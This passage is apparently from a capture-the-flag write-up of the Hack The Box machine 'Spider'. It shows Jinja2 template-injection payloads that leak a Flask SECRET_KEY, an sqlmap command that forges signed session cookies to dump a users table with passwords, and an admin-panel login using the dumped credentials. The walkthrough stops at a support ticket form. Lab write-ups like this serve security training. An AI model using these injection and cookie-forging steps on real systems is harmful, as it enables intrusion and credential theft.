
49

UUID


2eea16f7-137d-4799-9b88-7780fea82863

It's worked 😃 we get the output 49.
It's mean the server running Jinja2 or flask. now let's try to get


config file with {{config}}.




Jinja2 is a modern day templating language for Python developers. It was made after Django's template. It is **used to** create HTML, XML or other markup formats that are returned to the user via an HTTP request. Mar 16, 2018



Flask is an API of Python that allows us to build up web-applications. It was developed by Armin Ronacher. **Flask's** framework is more explicit than Django's framework and is also easier to learn because it has less base code to implement a simple web-Application. May 18, 2020



Register with the username {{config}}



Username

{{config}}

Confirm username


{{config}}

Password

●●●●●●●●●●

Confirm password

●●●●●●●●●●




Username (UUID given at registration!)

386326b3-6551-40ec-8d55-d48ff5886046

Password

{{config}}




User information

Username

<Config {'ENV': 'production', 'DEBUG': False, 'TEST

UUID

386326b3-6551-40ec-8d55-d48ff5886046



Username

'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Le

UUID

386326b3-6551-40ec-8d55-d48ff5886046


And if we check the user information page we got the config file which has SECRET_KEY

'SECRET_KEY': '
Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'

Now let's try to dump the database with sqlmap with help of this SECRET_KEY.


But first install the req to use that SECRET_KEY : pip3 install flask_unsign

Imp : In first question of sqlmap you need to type "Y" and after that you will type "n"



```
┌──(root💀 kali)-[/Documents/htb/boxes/spider]
└─# sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe
12332942')" --cookie="session=*" --delay 1 --dump
```


I got the uuid and Password of chiv.



```
Database: shop
Table: users
[4 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid                                 | name       | password        |
+----+--------------------------------------+------------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
| 2  | 0ea29212-a119-42e2-bf4f-452410350e41 | saad       | saad            |
| 3  | 2eea16f7-137d-4799-9b88-7780fea82863 | {{7*7}}    | {{7*7}}         |
| 4  | 386326b3-6551-40ec-8d55-d48ff5886046 | {{config}} | {{config}}      |
+----+--------------------------------------+------------+-----------------+
```

Now let's try to login with chiv.

129f60ea-30cf-4065-afb9-6be45ad38b73:chiv:ch1VW4sHERE7331-



Username (UUID given at registration!)

129f60ea-30cf-4065-afb9-6be45ad38b73


Password

ch1VW4sHERE7331

Now we have access of admin page let's check the messages.


Welcome to the admin panel, chiv.


We got the portal link which they said fix the portal let's go to that link and check what inside there.


This is the messages board.

Current user: chiv

Staff of ID: '1' posted on: 2020-04-24 15:02:41

Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!



spider.htb//a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
o/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
Crack

Submit a support ticket!

Welcome to the support portal!

Contact number or email:


JohnDoe@test.com

Message:

